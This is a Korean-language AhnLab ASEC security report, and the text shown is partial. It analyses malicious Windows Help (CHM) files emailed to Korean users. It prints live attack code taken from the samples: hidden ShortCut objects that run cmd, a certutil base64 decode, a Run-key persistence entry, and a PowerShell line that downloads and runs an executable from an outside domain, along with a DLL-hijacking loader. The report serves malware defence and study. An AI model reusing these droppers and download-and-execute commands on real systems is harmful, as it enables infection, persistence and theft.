ASEC Report

Vol.107

AhnLab

Contents

ASEC Report Vol.107 2022 Q2

ASEC(AhnLab Security Emergency response Center, 안랩 시큐리티대응센터)은 악성코드 및 보안 위협으로부터 고객을 안전하게 지키기 위하여 보안 전문가로 구성된 글로벌 보안 조직입니다. 이 리포트는 주식회사 안랩의 ASEC에서 작성하며, 주요 보안 위협과 이슈에 대응하는 최신 보안 기술에 대한 요약 정보를 담고 있습니다. 더 많은 정보는 안랩닷컴(www.ahnlab.com)에서 확인하실 수 있습니다.

악성 윈도우 도움말 파일 유형 분석 보고서

CHM으로 위장한 악성코드 심층분석

최근 안랩은 국내 사용자를 대상으로 윈도우 도움말 파일(CHM) 형식의 악성코드가 유포되는 것을 확인했다. 그리고 이에 관한 내용을 ASEC 블로그를 통해 꾸준히 소개해 왔다. 윈도우 도움말 파일은 컴파일(compile)된 HTML 도움말 파일로 프로그램의 사용 방법 등 응용 프로그램에 대한 도움말로 사용된다.

올해 초 압축 파일로 첨부되어 메일로 유포된 윈도우 도움말 파일(CHM) 형식의 악성코드가 발견되었고 현재도 동일한 파일 형식의 악성코드가 지속적으로 확인되고 있다. 해당 악성코드는 사용자가 도움말 파일을 실행하면 도움말 파일 내부에 포함된 HTML 파일에 존재하는 악성 스크립트가 실행되는 방식으로 동작한다. 이 과정에서 정상적인 내용을 담은 도움말 창이 실행되기 때문에 사용자가 악성 파일을 인지하기 어렵다.

윈도우 도움말 파일(CHM)을 통해 실행되는 스크립트는 CMD 명령어를 실행하는 유형과 HTML 도움말 실행 프로그램인 hh.exe 프로세스를 통해 CHM 파일을 디컴파일(decompile)해 악성 실행 파일을 실행 또는 로드하는 유형이 있다. 실행 파일은 사용자 PC 정보를 수집할 뿐만 아니라 백신 제품 정보를 확인해 특정 백신 제품이 설치된 환경에서는 악성 행위가 발현되지 않는 특징이 있다.

이번 보고서에서는 국내에 유포되고 있는 윈도우 도움말 파일 형식의 악성코드에 대해 면밀히 알아본다.

동작 방식

CHM(Microsoft Compiled HTML Help)은 마이크로소프트에서 개발한 도움말 파일로, 컴파일되어 압축된 HTML 형식이다. 도움말 파일은 소프트웨어 응용 프로그램에 대한 온라인 도움말, 교육 가이드, 대화형 책 등에 이용된다. 윈도우 도움말 파일(CHM)은 hh.exe(microsoft® html help executable 프로그램)를 통해 실행된다. hh.exe에 의해 실행된 CHM 파일은 내부에 존재하는 HTML 파일을 통해 도움말 창을 생성한다.

도움말 창을 생성하는 HTML 및 이미지 파일들은 CHM 파일 압축해제 시 확인할 수 있다. HTML 파일에는 텍스트 외에도 HTML 태그 및 요소, 스크립트 언어(JS, VBS), ActiveX 컨트롤이 포함될 수 있다. 이를 통해 사용자는 도움말 창에 이미지, 사운드, 목차 등의 기능을 사용할 수 있고, 시작 화면, 팝업 창, 바로가기 버튼 등 기타 명령들을 추가할 수 있다. 또한, HTML 태그 중 <SCRIPT> 태그를 활용해 JavaScript 등 스크립트 코드를 실행할 수 있으며 이를 통해 악의적인 명령어 실행이 가능하다. 아래에서 소개할 악성 CHM 파일들은 해당 기능들 중 바로가기(ShortCut) 버튼을 사용한다. 바로가기 버튼은 사용자 입력이 필요한 경우 도움말 화면에 버튼을 표시하며, 사용자 입력이 아닌 스크립트에서 컨트롤을 호출하는 경우 숨김 옵션을 통해 바로가기 버튼을 숨길 수 있다.

```
<OBJECT
   id=shortcut
   type="application/x-oleobject"
   classid="clsid:52a2aaae-085d-4187-97ea-8c30db990436"
   codebase="hhctrl.ocx#Version=5,02,3790,1194"
   width=100
   height=100
>
   <PARAM name="Command" value="ShortCut">
   <PARAM name="Button" value="Bitmap:shortcut">
   <PARAM name="Item1" value="notepad,notepad.exe,">
   <PARAM name="Item2" value="273,1,1">
</OBJECT>
```

[그림 1] 바로가기 버튼 예제 코드

[그림 1]은 마이크로소프트 홈페이지에서 제공하는 바로가기 버튼 예제 코드이다. 예제 코드에서는 해당 컨트롤 인스턴스(instance)의 ID를 바로가기(shortcut)로 지정하며, 아래에서 버튼에 대한 속성을 지정한다. Command 항목에 바로가기 명령을 호출하며, Item1 항목에 실행 파

일에 대한 경로와 매개변수(parameter)를 지정한다. 이때 파일 경로에 시스템 변수는 지원하지 않는다.

```
<OBJECT id=A classid="clsid:52a2aaae-085d-4187-97ea-8c30db990436" width=0 height=0 style="visibility: hidden">
    <PARAM name="Command" value="ShortCut">
    <PARAM name="Button" value="Bitmap:shortcut">
    <PARAM name="Item1" value=',hh, -decompile C:\Users\Public\Libraries 제품1.chm'>
    <PARAM name="Item3" value="273,1,1">
</OBJECT>
<OBJECT id=B classid="clsid:52a2aaae-085d-4187-97ea-8c30db990436" width=0 height=0 style="visibility: hidden">
    <PARAM name="Command" value="ShortCut">
    <PARAM name="Button" value="Bitmap:shortcut">
    <PARAM name="Item1" value=',wscript, C:\Users\Public\Libraries\Document.jse P'>
    <PARAM name="Item2" value="273,1,1">
</OBJECT>
<SCRIPT>
    A.Click();
    B.Click();
</SCRIPT>
```

[그림 2] 압축해제 명령어 및 스크립트 실행 명령어

[그림 2]는 악성 CHM 파일의 내부 HTML 파일에서 확인된 디컴파일(decompile) 명령어와 특정 파일을 실행하는 명령어이다. 직접 압축해제 하는 것 외에도 hh.exe로도 내부 파일 확인이 가능하며, hh.exe -decompile [folder path] [chm path] 명령어를 사용해 특정 폴더에 내부 파일을 압축 해제할 수 있다. 또한, <OBJECT> 태그로도 악의적인 커맨드 라인(command line) 및 특정 파일을 실행할 수 있다.

악성 CHM은 이와 같은 기능을 이용해 악성 파일을 실행한다. 이에 대한 자세한 설명은 마이크로소프트 도움말에서 확인할 수 있다.

유형별 심층분석


유형 1: 정상 파일과 함께 압축 파일 형태로 메일 첨부

첫 번째 유형은 정상 파일과 함께 압축 파일 형태로 메일에 첨부되어 유포되는 형태이다. 첨부 파일은 Zip 또는 RAR 파일로 구성되어 있으며, 내부에는 악성 CHM 파일뿐만 아니라 정상 워드 문서도 포함된 경우가 있다. 유포가 확인된 압축 파일명과 내부에 포함된 CHM의 파일명으로 보아 다양한 내용으로 위장하는 것을 확인할 수 있다.


압축 파일명	CHM 파일명
document.zip	Nodejs for Game Server Development.chm
–	User Guide.chm
wages.zip	wages.chm
계약서.zip	contract.chm
자료.zip	Guide.chm
법원제출자료.zip	asset.chm
자료.zip	inherit.chm
코인분실자료.zip	lost.chm
급여명세서.rar	salary.chm
자료.zip	기본.chm
–	제품1.chm
	제품2.chm

[표 1] 유포되는 파일명

악성코드를 유포한 메일은 사용자가 첨부된 압축 파일을 실행하도록 유도하는 내용의 본문을 포함하고 있다.




[그림 3] 유포되는 이메일 샘플 1




[그림 4] 유포되는 이메일 샘플 2

[그림 4]의 이메일에 첨부된 압축 파일 내부에는 추가 압축 파일(RAR 파일)과 워드 문서가 존재한다. 압축 파일과 워드 문서는 모두 메일의 본문 내용과 관련된 파일명을 지니고 있다.




[그림 5] 압축 파일

'배우자 사망과 상속권.docx' 파일의 경우 악성 행위를 수행하지 않는 정상 문서 파일로 유포 메일이 정상적인 사용자로부터 수신한 것처럼 위장하기 위해 메일 내용과 관련된 정상 문서를 함께 유포하고 있는 것으로 보인다. 문서 내부에는 [그림 6]과 같이 배우자 사망과 상속권에 관한 법령, 국가 법령 정보 센터 페이지의 링크를 포함하고 있다.




[그림 6] 정상 워드 문서의 내용

'가상자산상속.rar' 파일 내부에는 inherit.chm 파일이 있다. 해당 CHM 파일이 실제 악성 행위를 수행하는 파일로 실행 시 정상적인 내용을 담은 도움말 창이 생성된다.




[그림 7] RAR 파일 내부에 존재하는 CHM 파일



[그림 8] Inherit.chm 실행 시 생성되는 도움말 창

CHM 파일은 도움말 창 생성과 함께 cmd 명령어를 실행하고, [그림 9]와 같은 방식으로 악성 행위를 수행한다.




[그림 9] 동작 방식 – 유형 1

CHM 파일을 압축해제 시 HTM, CSS 등 다양한 파일이 존재하며 그 중 'inherit.html' 파일이 사용자에게 보여지는 도움말 창과 관련된 페이지 코드를 담고 있다. 해당 html 파일의 코드 마지막 부분에 다음과 같이 바로가기 객체를 생성하는 코드가 존재한다.

```
<OBJECT id=shortcut classid="clsid:52a2aaae-085d-4187-97ea-8c30db990436" width=1 height=1>
<PARAM name="Command" value="ShortCut">
<PARAM name="Button" value="Bitmap:shortcut">
<PARAM name="Item1" value=',cmd, /c echo
I0B+XnZnQUFBQT09LW1EfmsnCStoLGIxT2s3K3ByKExuXkRgSnFqbU1rd0QganR/Vl5KYmlAI0AmN2wuUDF4SjE6W35KbVAyR1MrLi80bl5WfmJoTVBPS
0VEV1B1WWh3dS13XmtEL2sgK1grUDRPT3drKUp6ZEVeXn8vZG9LR1IxV2gmOWxZQzhtL256OThjdzRhZ0RYd38nOH5bLC9PbE1ZfllEOnd1dy0xL0RrZC
ArWCtyaUAjQCZkIE1FVWAxUyFCMENzaysjSTBEOEFBQT09XiN+QAA > "%USERPROFILE%\Links\Document.dat" & start /MIN certutil
-decode "%USERPROFILE%\Links\Document.dat" "%USERPROFILE%\Links\Document.jse" & start /MIN REG ADD
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v Document /t REG_SZ /d "%USERPROFILE%\Links\Document.jse" /f'>
<PARAM name="Item2" value="273,1,1">
</OBJECT>
<SCRIPT>
shortcut.Click();
</SCRIPT>
```

[그림 10] inherit.html 내부 코드

해당 객체의 Item1 항목에는 실행할 cmd 파일명과 매개변수(parameter) 값이 지정되어 있고 비트맵 이미지의 버튼이 설정되어 있다. 생성된 바로가기는 Click 메서드를 통해 호출할 수 있다. 이로 인해 CHM 파일 실행 시 스크립트 코드에 포함된 shortcut.Click();이 생성한 바로가기를 호출해 바로가기에 지정된 cmd 명령어가 자동으로 실행된다. 해당 바로가기 버튼은 생성된 도움말 창에서 확인할 수 있다. 또한 사용자가 직접 해당 버튼을 클릭해도 악성 행위가 실행 가능하다.



[그림 11] 도움말 창에서 확인되는 버튼

cmd 명령어가 실행되면 %USERPROFILE%\Links\ 폴더에 Document.dat 파일을 생성하고 Base64로 인코딩된 명령어를 저장한다. 이후 certutil -decode 명령을 통해 Document.dat에 존재하는 데이터를 디코딩해 동일한 폴더에 Document.jse로 저장한다.

또한, 아래 RUN 키에 %USERPROFILE%\Links\Document.jse 파일을 등록해 파일이 지속적으로 실행될 수 있도록 한다.

- HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

Document.jse 실행 시 최종적으로 실행되는 스크립트는 다음과 같다.

```
var s=new ActiveXObject("WScript.Shell");
var c="cmd /c powershell iwr -outf %tmp%\\csrss.exe https://successgoo.com/database/db.php?type=1 &
start %tmp%\\csrss.exe";
s.run(c,0,false);
```

[그림 12] 최종적으로 실행되는 악성 스크립트 코드

파워쉘(PowerShell)을 통해 특정 URL에 접속해 실행 파일을 다운로드하고 %tmp% 폴더에 csrss.exe이라는 파일명으로 저장 및 실행한다. 앞서 설명한 CHM 파일은 악성 파일을 추가로 다운로드하지 않는다. 다만 동일한 방식으로 유포되고 있는 악성 파일의 경우 키로깅, C2(hxxps://medusabluetail.com/imageview.php) 접속 시도 등의 악성 행위를 수행하고 있어 유사한 기능을 가진 실행 파일을 다운로드하고 있다고 추정할 수 있다.

유형 2: DLL 하이재킹 기법을 이용해 악성 행위 수행

두 번째 유형은 유포되는 파일명으로 보아 국가 기관 관리자 및 대학 교수를 대상으로 유포되는 것으로 추정할 수 있다.

파일명
국가융합망 예버서버 점검.chm
KOREA ******** & ***** UNIVERSITY.chm
붙임1. 전임교원 책임시간 확인 프로그램 사용 방법 Ver 1.0(국문).chm
***** 전자출결-웹페이지 교수자-메뉴얼 Ver1.0.chm
****** 도서반 동호회 매뉴얼(명단)V1.2.chm
2022년도 상반기 평가제도 가이드북(E-book).chm
연락처 Vol.22.chm

[표 2] 유포되는 CHM 파일명

또한, 해당 유형은 CHM 파일을 통해 DLL 하이재킹(Hijacking) 기법을 이용한 것이 가장 큰 특징이다. DLL 하이재킹 기법은 정상 프로그램 실행 시 DLL을 로드하는 과정에서 발생하는 취약점으로 정상 DLL이 아닌 공격자가 제작한 악성 DLL이 로드해 악성 행위를 수행한다. 해당 기법이 포함된 CHM의 전체적인 동작 과정을 자세히 살펴본다.

```
<OBJECT id=x classid="clsid:adb880a6-d8ff-11cf-9377-00aa003b7a11" width=1 height=1>
<PARAM name="Command" value="ShortCut">
 <PARAM name="Button" value="Bitmap::shortcut">
 <PARAM name="Item1" value=',hh.exe,-decompile C:\\Windows\\Temp [redacted] 전자출결-웹페이지 교수자-메뉴얼 Ver1.0.chm'>
 <PARAM name="Item2" value="273,1,1">
</OBJECT>
<OBJECT id=y classid="clsid:adb880a6-d8ff-11cf-9377-00aa003b7a11" width=1 height=1>
<PARAM name="Command" value="ShortCut">
 <PARAM name="Button" value="Bitmap::shortcut">
 <PARAM name="Item1" value=',C:\\Windows\Temp\\ImagingDevices.exe'>
 <PARAM name="Item2" value="273,1,1">
</OBJECT>
<SCRIPT>
x.Click();
var start=new Date().getTime();
while(true) if(new Date().getTime()-start>2000) break;
y.Click();
</SCRIPT><img src="[redacted] IMG_16.JPG">
```


[그림 13] 악성 CHM 파일 내 HTML (1)

```
